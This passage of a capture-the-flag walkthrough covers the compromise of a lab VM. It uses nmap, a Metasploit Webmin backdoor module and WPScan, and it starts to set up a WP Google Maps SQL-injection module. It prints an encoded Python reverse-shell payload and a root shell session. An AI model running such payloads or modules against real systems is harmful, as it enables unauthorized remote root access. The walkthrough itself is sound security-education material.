Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
MAC Address: 08:00:27:A4:7B:AB (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

So I set the ssl option to true and executed the module again.

```
msf5 exploit(unix/webapp/webmin_backdoor) > set ssl true
ssl => true
msf5 exploit(unix/webapp/webmin_backdoor) > run

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Webmin 1.890 detected
[+] Webmin 1.890 is a supported target
[+] Webmin executed a benign check command
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_python command payload
[*] Generated command payload: python -c "exec('aW1wb3J0IHNvY2tldCwgICAgICAgc3Vi
cHJvY2VzcywgICAgICAgb3MgICAgICAgICA7ICAgICAgICAgaG9zdD0iMTcyLjI4LjEyOC40IiAgICAg
ICAgICAgIDsgICAgICAgICBwb3J0PTQ0NDQgICAgICAgICA7ICAgICAgICAgcz1zb2NrZXQuc29jaz
Y2tldC5BRl9JTkVULCAgICAgICAgICBzb2NrZXQuU09DS19TVFJFQU0pICAgICAgICAgOyAgICAgIHMu
Y29ubmVjdCgoaG9zdCwgICAgICAgcG9ydCkpICAgICAgICAgOyAgICAgIG9zLmR1cDIocy5maWxl
bm8oKSwgICAgICAgMCkgICAgICAgICA7ICAgICAgICAgb3MuZHVwMihzLmZpbGVubygpLCAgICAg
KSAgICAgICAgIDsgICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCksICAgICAgIDIpICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIA
ICAgICAgIHA9c3VicHJvY2Vzcy5jYWxsKCIvYmluL2Jhc2giKQ==').decode('base64'))"
[*] Command shell session 1 opened (172.28.128.4:4444 -> 172.28.128.8:39430) at
2020-01-25 07:47:33 -0500
```

This time I successfully got a session and that too with root privileges. The only thing left is to see the flag which is in the webmaster directory as shown below.

```
[*] Command shell session 1 opened (172.28.128.4:4444 -> 172.28.128.8:39430) at
2020-01-25 07:47:33 -0500

id
uid=0(root) gid=0(root) groups=0(root)
locate flag.txt
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (
actual age is 132.3 days)
/home/webmaster/flag.txt
cat /home/webmaster/flag.txt
83cad236438ff0c0dbce55d7f0034aee18f5c39e
```

Mission accomplished. But the CTF Challenge description says that there is another way of penetrating this machine. I am pretty sure that is through wordpress we encountered earlier. The best way to know about any wordpress installation is through the tool WpScan.

```
root@kali:~# wpscan --url 172.28.128.8
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.6.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
```

Here is the output of the Wpscan I just performed.

```
[+] http://172.28.128.8/
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.28.128.8/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_s
canner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_
login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingbac
k_access

[+] http://172.28.128.8/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.28.128.8/wp-content/uploads
/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.28.128.8/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
 | Detected By: Rss Generator (Passive Detection)
 |  - http://172.28.128.8/?feed=rss2, <generator>https://wordpress.org/?v=5.2.3<
/generator>
 |  - http://172.28.128.8/?feed=comments-rss2, <generator>https://wordpress.org/
?v=5.2.3</generator>
 |
 |
 | [!] 10 vulnerabilities identified:
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9908
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17674
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.org/wordpress/security/release/2019/10/15/wordpres
s-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts
 |     Fixed in: 5.2.4
```


```
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Style Tags
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9910
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17672
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.org/wordpress/security/release/2019/10/15/wordpres
s-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - JSON Request Cache Poisoning
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9911
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17673
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://github.com/WordPress/WordPress/commit/b224c251adfa16a5f84074a3
c0886270c9df38de
 |      - https://blog.wpscan.org/wordpress/security/release/2019/10/15/wordpres
s-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Server-Side Request Forgery (SSRF) in URL Val
idation
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9912
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17669
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17670
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://github.com/WordPress/WordPress/commit/9db44754b9e4044690a6c32f
d74b9d5fe26b07b2
 |      - https://blog.wpscan.org/wordpress/security/release/2019/10/15/wordpres
s-524-security-release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Admin Referrer Validation
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9913
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17675
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |
 | [!] Title: WordPress <= 5.3 - Improper Access Controls in REST API
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9973
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20043
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16788
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-mainte
nance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHS
A-g7rg-hchx-c2gw
 |
 | [!] Title: WordPress <= 5.3 - Stored XSS via Crafted Links
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9975
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20042
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16773
```

```
 |
 | [!] Title: WordPress <= 5.3 - Stored XSS via Block Editor Content
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9976
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16781
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16780
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-mainte
nance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHS
A-pg4x-64rh-3c9v
 |
 | [!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass
 |     Fixed in: 5.2.5
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/10004
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20041
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-mainte
nance-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/b1975463dd995da1
9bb40d3fa0786498717e3c53

[i] Plugin(s) Identified:

[+] wp-google-maps
 | Location: http://172.28.128.8/wp-content/plugins/wp-google-maps/
 | Last Updated: 2020-01-21T12:33:00.000Z
 | [!] The version is out of date, the latest version is 8.0.15
 |
 | Detected By: Urls In Homepage (Passive Detection)
 |
 | [!] 4 vulnerabilities identified:
 |
 | [!] Title: WP Google Maps <= 7.10.41 - Cross-Site Scripting (XSS)
 |     Fixed in: 7.10.43
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9243
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9912
 |      - https://security-consulting.icu/blog/2019/02/wordpress-wpgooglemaps-xs
s/
 |      - https://lists.openwall.net/full-disclosure/2019/02/05/13
 |
 | [!] Title: WP Google Maps 7.11.00-7.11.17 - Unauthenticated SQL Injection
 |     Fixed in: 7.11.18
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9249
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10692
 |      - https://plugins.trac.wordpress.org/changeset/2061434/wp-google-maps/tr
unk/includes/class.rest-api.php
 |
 | [!] Title: WP Google Maps <= 7.11.27 - Admin Settings CSRF
 |     Fixed in: 7.11.28
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9332
 |      - https://plugins.trac.wordpress.org/changeset/2099647/wp-google-maps/tr
unk/legacy-core.php?old=2092302&old_path=wp-google-maps%2Ftrunk%2Flegacy-core.ph
```


```
 |
 | [!] Title: WP Google Maps <= 7.11.34 - CSRF to Stored XSS
 |     Fixed in: 7.11.35
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9442
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-14792
 |      - https://plugins.trac.wordpress.org/changeset/2119722
 |
 | Version: 7.10.02 (50% confidence)
 | Detected By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.28.128.8/wp-content/plugins/wp-google-maps/readme.txt
```

The scan found 10 vulnerabilities in the Wordpress installation. However these are all minor vulnerabilities like XSS. So these may not be very helpful to us. The scan also found a plugin named WP Google Maps installed. It is the only plugin installed and WPscan reports that it h-as four vulnerabilities.

Of all the vulnerabilities, unauthenticated SQ injection appears too enticing for me as SQL injection is one of my favorite vulnerabilities.



After a bit of research, I found that this vulnerability has an auxiliary module in rapid7 which means it is a Metasploit Module.



So I started Metasploit and used the search command to find the relevant module.

```
msf5 > search cve-2019-10692

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check
Description
   -  ----                                      ---------------  ----    -----
-----------
   0  auxiliary/admin/http/wp_google_maps_sqli  2019-04-02       normal  Yes
WordPress Google Maps Plugin SQL Injection


msf5 >
```

I load the module and use the show options command to see what options this module requir
-es.

```
msf5 > use auxiliary/admin/http/wp_google_maps_sqli
msf5 auxiliary(admin/http/wp_google_maps_sqli) > show options

Module options (auxiliary/admin/http/wp_google_maps_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DB_PREFIX  wp_              yes       WordPress table prefix
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(admin/http/wp_google_maps_sqli) >
```

